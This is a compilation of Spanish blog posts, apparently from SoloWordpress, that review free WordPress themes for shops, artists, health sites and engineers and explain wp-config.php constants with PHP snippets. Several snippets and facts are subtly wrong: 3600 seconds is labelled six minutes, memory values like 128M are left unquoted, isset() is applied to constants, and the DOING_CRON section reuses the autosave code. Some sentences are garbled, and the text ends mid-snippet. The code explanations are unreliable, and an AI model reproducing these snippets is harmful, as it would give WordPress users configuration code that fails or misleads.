Está diseñado para integrarse con el plugin WooCommerce para darle a tu sitio un atractivo escaparate. Los colores pueden cambiarse en el personalizador y previsualizarse rápidamente en tiempo real.

El tema Trusted también viene con 9 (nueve) áreas de widgets que incluyen 4 (cuatro) barras laterales distintas para blog, página, página de inicio y tienda.

La idea es que simplemente sea fiable.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/trusted/>).

**Make**



Quizá podía haber empezado la lista con este Tema, es impresionante. Es realmente elegante y bonito en su diseño.

Es un Tema multi propósito, con una impresionante lista de funciones y la habilidad para integrar varios motores de «tienda electrónica» como WooCommerce.

Aunque yo lo he usado con éxito en creación de páginas de negocio, funciona muy bien como eCommerce (según me han contado).

Su funcionalidad de creación de páginas con tecnología de «arrastar y soltar», hacen de Make un Tema de fácil manejo par cualquiera.

Cuenta con más de cien posibilidades predefinidas y puedes escoger entre más de 600 fuentes de Google.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/make/>).

**ShoppingCart**



Es un tema multi propósito, pero entre sus ejemplos vienen tiendas de joyería y una tienda de moda de vestir.

Como no puede ser de otra forma en un Tema moderno, es totalmente responsivo y está preparado para trabajar en multiples idiomas.

Una de las cosas a destacar es que cuenta con una página principal con múltiples menús de navegación, que pueden situarse en distintos widgets.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/shoppingcart/>).

**Conclusión**

El mayor inconveniente que tiene establecer una tienda electrónica, es decidirse entre la cantidad de temas que tenemos disponibles.

Aparte del dilema de escoger entre Los mejores Temas para comercio electrónico de WordPress, ¿Qué quieres vender en tu sitio?

Si quieres puedes buscar otros temas, recuerda que en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/themes/>).

## Los mejores Temas para artistas de WordPress

### Los mejores Temas para Artistas de WordPress.

A veces es difícil encontrar el tema perfecto que pueda mostrar tu creatividad y talento. Desearías un tema que pueda ayudarte a mostrar tu cartera de arte, galería de fotos y gráficos visuales profesionalmente. Tienes derecho.

WordPress es el creador de sitios web más popular entre artistas, ilustradores, diseñadores y otros profesionales creativos. Principalmente, porque es fácil de usar y muy flexible.

Es cierto que prácticamente cualquier Tema es candidato a ser adaptado (con ciertos conocimientos) a cualquier necesidad, pero hay algunos que tienen mayor facilidad para ser usados por los Artistas sin hacer muchos cambios.



### Astra

Astra *Por Brainstorm Force*



adecuado para artistas visuales y gente creativa. Viene con docenas de plantillas de sitio web listas para usar que te permiten crear instantáneamente cualquier tipo de sitio web.

Astra es un tema rápido, totalmente personalizable y bonito, adecuado para blogs, portafolios personales, sitios de negocios y tiendas.

Es muy ligero (menos de 50KB en portada) y ofrece una velocidad sin igual.

Este Tema es compatible con la tienda «WooCommerce» lo que lo hace perfecto para cualquier clase de venta electrónica.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/astra/>).

### OceanWP

OceanWP *Por oceanwp*



OceanWP es el tema perfecto para tu proyecto de arte. Es ligero y muy extensible, te permite crear cualquier tipo de sitio, como un blog, portafolio, web corporativa o tienda de WooCommerce con un diseño hermoso y profesional.

Muy rápido, adaptable, preparado para RTL y listo para traducción, pensado con las mejores prácticas de SEO, cuenta con funciones únicas para mejorar las conversiones de «WooCommerce» y mucho más.

Incluso puedes editar los ajustes para tableta y móvil para que tu sitio se vea bien en cualquier dispositivo.

Funciona con los principales constructores de páginas como Elementor, Beaver Builder, Visual Composer, Divi, SiteOrigin, etc.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/oceanwp/>).

SanRemo

Sanremo *Por moozthemes*




buen escaparate para tus fotografías, dibujos o la forma que quieres presentar tu arte.

Cuenta con un diseño de grandes imágenes destacadas; también incluye un widget personalizado para enlaces de redes sociales, un menú de navegación fijo en la parte superior y un área de widget de pie de página.

Puedes descargar este Tema desde su repositorio en: (<https://mythemeshop.com/themes/sanremo/>).

**Draft**

Draft Portfolio *Por Denis B*



«Di adecuado para artistas, ilustradores y bloggers. Utiliza imágenes destacadas para mostrar un diseño de cuadrícula en la página de inicio.

Viene con un cuadro de mensaje de bienvenida, colores personalizados, encabezado y soporte de fondo. Todas las opciones de tema se pueden configurar con el personalizador.

Es un Tema gratuito en su versión estándar por unos 40€ tendrás un tipo de entrada especial con galerías y otras atractivas herramientas.

Puedes descargar este Tema desde su repositorio en: (<https://es.wordpress.org/themes/draft-portfolio/>).

ePortfolio

ePortfolio *Por themewp*



«ePortfolio» es un tema gratuito de WordPress para promocionar tu marca personal en línea, cuenta de inicio con integración de redes sociales a todos tus perfiles.

La página de inicio muestra tu foto personal en la barra lateral izquierda, seguida de tu breve biografía, enlaces de perfil social, publicaciones de blog y elementos de cartera.

Es fácil de personalizar y viene con varios «shortcodes», plantillas y widgets personalizados.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/eportfolio/>).

**Infinite Photography**

Infinite Photography *Por Acme Themes*



Entre los mejores Temas para artistas de WordPress, está sin duda este Tema; «Infinite Photography» es simple y limpio, con un diseño elegante y de fácil personalización por medio de las opciones estándar.

Está diseñado especialmente para las bitácoras de fotografía, aunque funciona muy bien para alimentación, estilo, deportes, etc.

Está preparado para funcionar en varios idiomas, es responsivo y se ha tenido cuidado en que sea amigable con muchos navegadores.

Funciona con barras laterales a izquierda o derecha o con una columna de ancho entero.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/infinite-photography/>).

## Los mejores Temas para Salud de WordPress

### Los mejores Temas para Salud de WordPress.

Estos Temas son los que usarás si tu bitácora habla sobre alimentación saludable; sobre tu clínica de terapias alternativas; sobre las virtudes de hacer ejercicio en casa; como se dice en inglés: You name it!

Como he explicado en numerosas ocasiones, prácticamente cualquier Tema es candidato a ser adaptado (con ciertos conocimientos) a cualquier necesidad, pero hay algunos que tienen mayor facilidad para ser usados para este fin sin hacer muchos cambios.

### Blossom Health Coach

#### Blossom Health Coach Por Blossom Themes



«Blossom Health Coach» es un tema hijo del tema gratuito para WordPress «Blossom Coach». Aunque puede usarse para cualquier propósito, este Tema gratuito está adaptado de forma que facilite su uso para entrenadores de salud, consultores, médicos, mentores, oradores y terapeutas.

Es también aconsejable para agencias de consultoría, blogueros afiliados, vendedores de contenido y psicólogos; según sus creadores.


El tema presenta un diseño completamente optimizado y una sección de 3 boletines estratégicamente ubicada donde puedes añadir formularios de suscripción para construir tu lista de correo electrónico.

Es muy ligero y veloz; además del código optimizado para SEO, viene con marcado de Schema.org listo para ayudar a que tu web se coloque más alto en los resultados del motor de búsqueda.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/blossom-health-coach/>).

### Healthcare Lab

#### Healthcare Lab Por 88wptthemes



«Healthcare Lab» ha sido diseñado desde el principio con la intención de ser usado como un Tema de usos múltiples para hospitales, salud y atención médica.

Una de las cosas que me atraen, es que se puede cambiar el estilo de la página y seleccionar color único, lo que lo hace más usable para personas con baja visión.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/healthcare-lab/>).

### Medical Hall

#### Medical Hall Por rameshkhanal



«Medical Hall» es un tema hijo de Better Health; aunque es por decirlo así, el hermano pequeño y gratuito, no por ello es menos adecuado o menos potente.

Este tema es adecuado para cualquier tipo de sitios web médicos como los de hospitales, asilos de ancianos, clínicas dentales, sitios web de médicos, etcétera.

Cuenta con un diseño de grandes imágenes destacadas; también incluye un widget personalizado para enlaces de redes sociales, un menú de navegación fijo en la parte superior y un área de widget de pie de página.

Puedes descargar este Tema desde el repositorio de WordPress en: (<https://es.wordpress.org/themes/medical-hall/>).

# SoloWordpress

**Better Health**

Better Health *Por canyonthemes*



«Better Health» el original, el padre del anterior, que por supuesto, no tiene nada que envidiarle.

Aunque se supone que es un tema multipropósito, está en la lista de los mejores Temas para Salud de WordPress, porque está diseñado con ese propósito en mente.

«Better Health» es un Tema competente profesional y robusto, completamente responsivo.

Ha sido desarrollado como una potente plataforma para la creación sin esfuerzo de sitios dedicados a la medicina.

Puedes descargar este Tema desde el repositorio de WordPress en: [\(https://es.wordpress.org/themes/better-health/\)](https://es.wordpress.org/themes/better-health/).

**VW Health Coaching**

VW Health Coaching *Por VW THEMES*



SOBRESALTO, LIMPIO, VERSÁTIL Y LLENO DE RECURSOS.

Creado con los entrenadores personales y de yoga en mente, puede usarse para entrenadores de gimnasios, consultores de salud, nutricionistas, ...

Realizado con un bonito diseño que te permite listar claramente todos tus servicios profesionales de la forma más profesional y atractiva.

Tiene una zona de galería que te permitirá presentar todas esas fotos llamativas de tu centro educativo.

Cuenta con un hermoso diseño para enumerar claramente tus servicios de la manera más profesional. El tema es totalmente responsivo, compatible con varios navegadores, listo para traducción y listo para retina.

Se puede agregar una sección de testimonios para obtener comentarios de los clientes y mejorar tus servicios; además trae un formulario de suscripción para mantenerse en contacto con los clientes.

Puedes descargar este Tema desde el repositorio de WordPress [\(https://es.wordpress.org/themes/vw-health-coaching/\)](https://es.wordpress.org/themes/vw-health-coaching/).

**MH HealthMag**

MH HealthMag *Por MH Themes*



«MH HealthMag» es un tema de WordPress de revista fresco y hermoso para sitios web editoriales con temas como salud, estado físico, cuerpo, comida, belleza u otros.

Es un tema ideal para revista, inspirado en la famosa revista «MH Magazine» que incluye varios widgets personalizados para crear una portada bien organizada donde mostrar tu valioso contenido.

Si te gusta este tema de revista gratuito y en caso de que necesites más funciones y opciones, puedes tener el mismo diseño con la versión de pago de MH Magazine (sin la necesidad de un tema hijo) configurable con opciones de diseño flexibles.

Puedes descargar este Tema desde el repositorio de WordPress [\(https://es.wordpress.org/themes/mh-healthmag/\)](https://es.wordpress.org/themes/mh-healthmag/).

## Las Constantes de propósito General en WordPress

El grupo General, como su nombre indica, no tiene un propósito específico sino que agrupa a aquellas constantes que no están en otro grupo más detallado.

La idea entonces, es mencionarlas y, en lo posible, detallar su uso y aplicación.

### AUTOSAVE\_INTERVAL

Esta constante de propósito General, establece el intervalo entre copias «borradores» que se guardan cuando estás editando.

Independientemente del editor que uses y de si se trata de una pagina estática o de una entrada, se guardarán copias de lo que editas para que, en caso de perder la conexión con tu copia de WordPress, puedas tener al menos una parte de lo escrito y pierdas la totalidad.

El valor por defecto es de 60, que son los segundos de intervalo entre una copia y otra.

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'AUTOSAVE_INTERVAL', 3600 ); /* 3600 segundos = 6 minutos */
```

Normalmente esta constante no se define, ya que su valor por defecto de 60 segundos es suficiente para la mayoría de los casos, un valor más bajo sería demasiado «celo» en la protección.

Aumentar el intervalo sin embargo, viene bien si no queremos generar muchas copias innecesarias de lo escrito, ya que cada copia ocupa sitio en la base de datos interna de WordPress.

Recuerda que la edición del archivo `wp-config.php` es delicada y que toda modificación debe realizarse ANTES de la línea:

```
/* That's all, stop editing! Happy publishing. */
```

### CORE\_UPGRADE\_SKIP\_NEW\_BUNDLED

Esta constante, que también forma parte de Las Constantes de propósito General en WordPress, te permite saltar nuevos archivos en paquete como en plugins y/o temas en las actualizaciones.

En otras palabras, si esta constante es verdad, cuando sale una versión mayor impide que se instalen los nuevos Temas o plugins que suele llevar WordPress por defecto (como el hello Dolly y similares).

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'CORE_UPGRADE_SKIP_NEW_BUNDLED', true ); /* true es verdad */
```

Los posibles valores, como has imaginado, son `true` o `false`.

### DISABLE\_WP\_CRON

Poco usada, esta constante del grupo de Las Constantes de propósito General en WordPress, habilita o deshabilita la función de `cron` de WordPress.

La función de `cron` se usa para distintas tareas como la publicación programada, las copias de seguridad programadas e, incluso, algunos temas y plugins la usan para mostrar anuncios, ventanas modales, etcétera.

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'DISABLE_WP_CRON', true ); /* true es verdad */
```

Los posibles valores, como has imaginado, son `true` o `false`.

Su valor por defecto es `false`, ya que sólo hay que deshabilitar esta función si se quiere corregir algún error o evitar que se realicen ciertas funciones.

### EMPTY\_TRASH\_DAYS

La Constante `EMPTY_TRASH_DAYS` establece el intervalo que tiene WordPress para borrar automática y definitivamente las entradas, páginas, adjuntos y comentarios que estén en la papelera de reciclaje.

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'EMPTY_TRASH_DAYS', 0 ); /* se establece un valor de 0 días = automáticamente */
```

Los posibles valores, especifican el número de días

Su valor por defecto es `30`, especificando 30 días de espera en los que podemos recuperar elementos de la papelera de reciclaje.

### IMAGE\_EDIT\_OVERWRITE

«`IMAGE_EDIT_OVERWRITE`» permite a WordPress sobrescribir una imagen antes de editar o guardar la imagen como copia.

Al editar una imagen de la galería de medios, lo usual es que guardemos el resultado de la edición; la imagen creada como resultado, no sobrescribe la antigua imagen, sino que se almacena con otro nombre compuesto por el nombre de la imagen original seguido de un numeral (1, 2, 3, ...) a no ser que esta constante esté definida como

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'IMAGE_EDIT_OVERWRITE', true ); /* true = verdad */
```

Los posibles valores, son `true` o `false`.

Su valor por defecto es `false`, evitando sobre escribir las imágenes existentes.

### MEDIA\_TRASH

Activa/Desactiva la función de papelera de reciclaje para los medios.

### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'MEDIA_TRASH', true ); /* true = verdad */
```

Los posibles valores, son `true` o `false` .

Su valor por defecto es `true` , especificando que las imágenes eliminadas van a la papelera de reciclaje.

Es importante recordar que si la constante `EMPTY_TRASH_DAYS` tiene un valor de cero (0), el valor que especifiques para `MEDIA_TRASH` resulta irrelevante.

#### WPLANG

Define el idioma que usará WordPress en el frontend. Es, en otras palabras, el idioma que reconocerá el Tema que uses.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WPLANG', 'es_ES' ); /* usa español de España como idioma local */
```

Los posibles valores, son los que aparecen en la columna `WPLang` , de la tabla de [traductores de WordPress](#).

Su valor por defecto es `es_ES` , si has descargado la copia desde el repositorio oficial ([es.wordpress.org](https://es.wordpress.org)).

#### WP\_DEFAULT\_THEME

Define el tema por defecto para los sitios nuevos, también sirve como respaldo en caso de fallo del tema activo.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WP_DEFAULT_THEME', 'twentytwenty' ); /* por defecto en la versión 5.3 */
```

Su uso más común, es especificar el Tema que será usado en caso de que el que se usa normalmente, genere algún error. Por esta razón, suele especificarse un Tema que viene por defecto en la copia original de WordPress y que ya está probado.

Los posibles valores, son los nombres de los Temas que aparezcan bajo el directorio `/wp-content/themes/`

Su valor por defecto depende de cada versión de WordPress que se instale.

#### WP\_CRON\_LOCK\_TIMEOUT

Define un periodo de tiempo en el que se finalizará un único «cronjob». Usualmente, una tarea en el servidor no suele llevar mucho tiempo (aunque la percepción del usuario sea otra distinta).

Cuando se realizan tareas programadas, cada tarea es identificada con un número de «cronjob» y esa tarea en específico, tiene un tiempo limitado para finalizar.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WP_CRON_LOCK_TIMEOUT', 30 ); /* se establece en 30 segundos */
```

El tiempo se establece en segundos (Por defecto: 60).

#### WP\_MAIL\_INTERVAL

Continuando con Las Constantes de propósito General en WordPress, esta es de las más generales. Define un periodo de tiempo en el que se podrá hacer una única petición de email.

Es decir, independientemente del número de plugins que generen correos a enviar, estos se acumulan en una cola de salida y, solo una vez cada intervalo, los correos son enviados.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WP_MAIL_INTERVAL', 360 ); /* se establece en 360 segundos (6 minutos) */
```

El tiempo se establece en segundos (Por defecto: 300).

#### WP\_POST\_REVISIONS

Otra de las Constantes de propósito General en WordPress, poco usadas. Activa / desactiva / establece la función de revisión de entradas.

Un numero mayor que 0 define el número de revisiones para las entradas.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WP_POST_REVISIONS', 3 ); /* se establece en 3 el número de revisiones */
```

Los posibles Valores son: `true` | `false` | número (Por defecto: `true`)

O sea, podemos activar (`true` ) o desactivar (`false` ) la capacidad de guardar revisiones o, establecer cuantas revisiones máximas puede haber (`número`).

#### WP\_MAX\_MEMORY\_LIMIT

Entre las Constantes de propósito General en WordPress, es quizá la más usada por los desarrolladores.

Te permite cambiar el límite máximo de memoria para uso de las funciones de WordPress.

Este límite es independiente del límite fijado por el interprete de `PHP`, aunque siempre ha de ser igual o inferior.

#### Uso y definición

Se puede establecer en el archivo `wp-config.php` y su sintaxis es:

```
/* ***** Definición de constantes ***** */
define( 'WP_MAX_MEMORY_LIMIT', 128M ); /* se establece a 128 mega bytes */
```

El valor por defecto es de 256M (256 mega bytes). Los valores pueden establecerse en bytes, kilo bytes (k), mega bytes (M), en giga bytes (G), y hasta en tera bytes (T).

## WP\_MEMORY\_LIMIT

Al igual que el anterior, establece el límite de memoria que usará WordPress en su trabajo.

A diferencia de aquél, este límite es el límite de una tarea singular, siendo aquél, el límite suma de todas las tareas de WordPress.

Este límite es independiente del límite fijado por el interprete de [PHP](#), aunque siempre ha de ser igual o inferior.

### Uso y definición

Se puede establecer en el archivo [wp-config.php](#) y su sintaxis es:


```
/* ***** Definición de constantes ***** */  
define( 'WP_MEMORY_LIMIT', 128M); /* se establece a 128 mega bytes */
```

El valor por defecto es de 40M (40 mega bytes) en los sitios singulares y de 64M (64 mega bytes) en los multi sitio. Los valores pueden establecerse en bytes, kilo bytes (k), mega bytes (M), en giga bytes (G), y hasta en tera bytes (T).

### Conclusión

Hay un montón de constantes que puedes usar para ajustar tu copia de WordPress y para aumentar los valores por defecto (si tu servidor lo permite).

Si estás involucrado en el desarrollo, te conviene conocer estas constantes que son limitaciones que debes tener en cuenta.



Canales de Telegram: [Canal SoloLinux](#) – [Canal SoloWordpress](#)



# Los mejores Temas para Ingenieros de WordPress

**Los mejores Temas para Ingenieros de WordPress.**  
Dentro de la clasificación posible por temas especializados, hoy te presento los Temas que están en principio orientados a ser usados por los Ingenieros.

Ingenierías hay muchas y variadas, pero tienen cosas en común y, una de ellas, es la forma de sus negocios (más o menos ☺).

## Industrial Lite

Industrial Lite *Par VW THEMES*



Este es un Tema nuevo, entiéndase «de nueva factura», desarrollado por una casa con larga experiencia (VW THEMES) lo que le otorga seriedad.

Es un Tema inspirado en la industria y se ajusta, por tanto, a todo tipo de industrial.

Está diseñado para ser un buen Tema a usar por fábricas y manufacturas. Completamente adaptable, es casi minimalista y elegante.

Creado con el «framework» Bootstrap, resulta responsivo y rápido.

Sus creadores alegan que es muy bueno para grandes fábricas y puede fácilmente usarse en pequeñas fábricas; pensado para negocios de Electrónica, Electricidad, Ferrocarriles, Energéticas o Plantas de Construcción.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/industrial-lite/>).

## Carpenter Lite

Ya un poco más especializado, no simplemente «industrial», tenemos este Tema hecho para carpinteros (una rama poco reconocida como ingeniería).

Quizá la confusión está en que no se trata de carpinteros que hacen un cajón, son industriales de la madera, harán mesas y casas. ☺

En realidad está pensado para pequeñas empresas, lo que en España se conoce como autónomos.



«Carpenter Lite» es un Tema para WordPress 100% responsivo. Ha sido diseñado como un Tema para todo tipo de pantallas, desde alta resolución a teléfonos móviles o tabletas y está preparado para las pantallas retina.

También está lista para su integración con plataformas de comercio electrónico como WooCommerce.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/carpenter-lite/>).

Carpenter Lite *Par flythemes*



## Construction Map

Construction Map *Par themesmake*



Siguiendo con el tema de la construcción, en esta lista de Los mejores Temas para Ingenieros de WordPress, tengo que poner este.

«Construction Map» no trata de hacer mapas, es un Tema enfocado a la construcción. Aunque no se ha actualizado desde hace un año, las pruebas han mostrado que tiene rapidez y agilidad

Está enfocado en su creación, a ser usado por empresas de construcción, aunque puede ser usado por empresas de ingeniería, arquitectura, bienes raíces o construcción.

Al igual que otros Temas modernos, es responsivo, flexible y amigable con el SEO.

El tema tiene características fáciles y avanzadas que te permiten diseñar el aspecto de tu sitio sin tocar el código.

Puedes descargar este Tema desde su repositorio en: (<https://mythemeshop.com/themes/construction-map/>).

## Architectonic

Architectonic *Por themepalace*



Con su diseño estéticamente agradable y moderno, es un tema multipropósito de WordPress totalmente capaz de manejar las necesidades y requisitos de una enorme variedad de sitios web, desde personales hasta corporativos, pero es particularmente adecuado para las necesidades de las personas que desean comenzar su blog, empresas de arquitectura, empresas de diseño de interiores, empresas de paisajismo, empresas de entretenimiento y empresas de ingeniería que desean establecer su presencia en línea.

El tema está bellamente diseñado, limpio, fácil de usar, responsivo, presenta diferentes diseños con posición de barra lateral.

Puedes descargar este Tema desde su repositorio en: (<https://es.wordpress.org/themes/architectonic/>).

## OfficePress

OfficePress *Por themepalace*



Seamos sinceros, la razón por la que incluyo este Tema entre Los mejores Temas para Ingenieros de WordPress, es puramente personal.

Es un tema multipropósito, que está bien diseñado y cuenta con características que podrían decir que es adecuado para esta categoría.

Me gusta su elección de colores y su disposición, que le otorgan una elegante sencillez, muy «técnica», sin florituras.

Sus características le hacen parecido a otros de esta lista, es responsivo, elegante y colorido, pero además, es de los pocos que trabaja (si se quiere) con cuatro columnas.

Puedes descargar este Tema desde el repositorio de WordPress (<https://es.wordpress.org/themes/officepress/>).

## Conclusión

Como ya he repetido en varias ocasiones, el que un elemento sea gratuito, no significa necesariamente que sea de menor calidad.

Antes de dedicarte a buscar un costoso tema de pago en alguna colección de una casa de desarrollo, otorga a uno de estos «simples» Temas, una oportunidad; puede que te sorprenda.

Si quieres puedes buscar otros temas, recuerda que en el repositorio de WordPress hay muchos: (<https://es.wordpress.org/themes/>).



## Las Constantes de Estado en WordPress

La mayoría de estas constantes son definidas en ciertos estados de la ejecución si ocurren ciertas condiciones. Es decir, pueden no existir y solo aparecer en ciertas condiciones.

Ya sabemos que no es lo mismo «Existir y no tener valor», «Existir y tener valor Nulo», y «NO Existir»; estas tres condiciones pueden parecer iguales a efectos «visuales», pero son absolutamente distintas a efectos de programación (al menos en el lenguaje [PHP](#)).

Veamos pues, las Contantes en detalle:

### APP\_REQUEST

Esta constante es definida si hay una petición «Atom Publishing Protocol». Si no existe una petición de ese tipo, la Constante simplemente no existe.

El valor por defecto es de true, su mera existencia no sería suficiente.

#### Uso y definición

El «**Atom Publishing Protocol (AtomPub)**» es un protocolo de nivel de aplicación para publicar y editar recursos web. El protocolo se basa en la transferencia HTTP de representaciones con formato Atom.

Recuerda que la comparación hay que hacerla completa:

```
if (APP_REQUEST === true)
// o
if (isset(APP_REQUEST) && (APP_REQUEST == true))
```

Ya que no vale solo con estar definida.

### COMMENTS\_TEMPLATE

La encontraremos definida si está cargado el formulario de comentarios. Ten en cuenta que podemos programar un formulario en una página o una entrada y que no sea el formulario de comentarios propiamente dicho.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

#### Uso y definición

Ya que existen páginas que no admiten comentarios, aunque un formulario pueda solicitar datos, no significa que se active todo el proceso de registro y administración de comentarios que sólo aparece si se usa el formulario adecuado.

Recuerda que la comparación hay que hacerla completa:

```
if (COMMENTS_TEMPLATE === true)
// o
if (isset(COMMENTS_TEMPLATE) && (COMMENTS_TEMPLATE == true))
```

Ya que no vale solo con estar definida.

### DOING\_AJAX

Será definida si se está produciendo una interacción con protocolo «**AJAX**» entre el cliente y el WordPress. Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

#### Uso y definición

La interacción «**AJAX**» se produce muy a menudo, ya que es la formula usada para comunicar el navegador del cliente (visitante) con el servidor (WordPress) por ejemplo cuando se pulsan botones.

Recuerda que la comparación hay que hacerla completa:

```
if (DOING_AJAX === true)
// o
if (isset(DOING_AJAX) && (DOING_AJAX == true))
```

Ya que no vale solo con estar definida.

### DOING\_AUTOSAVE

Es definida en el momento en que se esta haciendo un guardado automático de una entrada.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

#### Uso y definición

A modo de ejemplo, si hemos desarrollado un plugin que vigile cuando escribimos una nueva entrada y avise cuando la entrada es guardada, por ejemplo vigilando cuando se produce una llamada SQL para guardar la tabla correspondiente, hay que tener en cuenta que se producen varias llamadas de este tipo, ya que se hacen guardados de seguridad con frecuencia.

Recuerda que la comparación hay que hacerla completa:

```
if (DOING_AUTOSAVE === true)
// o
if (isset(DOING_AUTOSAVE) && (DOING_AUTOSAVE == true))
```

Ya que no vale solo con estar definida.

### DOING\_CRON

Esta constante aparecerá definida si WordPress está realizando una tarea «**CRON**» (una tarea programada o repetitiva).

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

#### Uso y definición

Solo en el momento en que WordPress está realizando una de estas tareas, como la publicación programada de una entrada o la copia de seguridad programada cada semana, esta Constante existirá.

Recuerda que la comparación hay que hacerla completa:

```
if (DOING_AUTOSAVE === true)
// o
if (isset(DOING_AUTOSAVE) && (DOING_AUTOSAVE == true))
```

Ya que no vale solo con estar definida.

### IFRAME\_REQUEST

Solo aparecerá definida si WordPress está realizando una «**IFRAME\_REQUEST**» (una Inline Frame).

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

#### Uso y definición

Una «**IFRAME\_REQUEST**» se producirá por ejemplo, si tenemos un vídeo de una fuente externa, que se reproduce como parte de una entrada o página.

Recuerda que la comparación hay que hacerla completa:

```
if (IFRAME_REQUEST === true)
// o
if (isset(IFRAME_REQUEST) && (IFRAME_REQUEST == true))
```

Ya que no vale solo con estar definida.

## IS\_PROFILE\_PAGE

Esta constante aparecerá definida en el momento en que un usuario cambie alguno de los ajustes de su perfil.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

La «**IS\_PROFILE\_PAGE**» es una constante que aparecerá cuando alguno de los ajustes de la página de perfil del usuario cambie, por ejemplo la contraseña, el color del escritorio o cualquier otro dato.

Recuerda que la comparación hay que hacerla completa:

```
if (IS_PROFILE_PAGE === true)
// o
if (isset(IS_PROFILE_PAGE) && (IS_PROFILE_PAGE == true))
```

Ya que no vale solo con estar definida.

## SHORTINIT

«**SHORTINIT**» hace que se cargue la mínima expresión de WordPress.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

Si lo que queremos es que WordPress cargue sólo las funciones y módulos necesarios para su funcionamiento, podemos solicitar esta condición.

Esta es una Constante que podemos definir en el archivo `wp-config.php` .

```
/* ***** Definición de constantes ***** */
define( 'SHORTINIT', true ); /* Se debe cargar la mínima
expresión de WP */
```

## WP\_ADMIN

De nuevo una constante que solo estará definida cuando sea necesario, en este caso, cuando hay una petición en el «backend» (el escritorio de administración) de WordPress.

Su valor por defecto es true. Solo su valor true es válido.

### Uso y definición

«**WP\_ADMIN**» está definida si hay una petición. Por ejemplo, si solicitamos ver la lista de plugins instalados.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_ADMIN === true)
// o
if (isset(WP_ADMIN) && (WP_ADMIN == true))
```

Ya que no vale solo con estar definida.

## WP\_BLOG\_ADMIN

A diferencia de la anterior, esta constante estará definida solo si se está usando uno de los script dentro de `/wp-admin/` .

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

«**WP\_BLOG\_ADMIN**» está definida si hay una petición en `/wp-admin/`.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_BLOG_ADMIN === true)
// o
if (isset(WP_BLOG_ADMIN) && (WP_BLOG_ADMIN == true))
```

Ya que no vale solo con estar definida.

## WP\_IMPORTING

La constante «**WP\_IMPORTING**» es definida si WordPress esta importando datos.

Su valor por defecto es true. Al igual que la anterior, solo su valor true es válido.

### Uso y definición

Durante el proceso de importación, tras invocar la utilidad en el menú Herramientas -> Importar, «**WP\_IMPORTING**» está definida hasta el final del proceso.

Recuerda que la comparación hay que hacerla completa:

```
if (WP_IMPORTING === true)
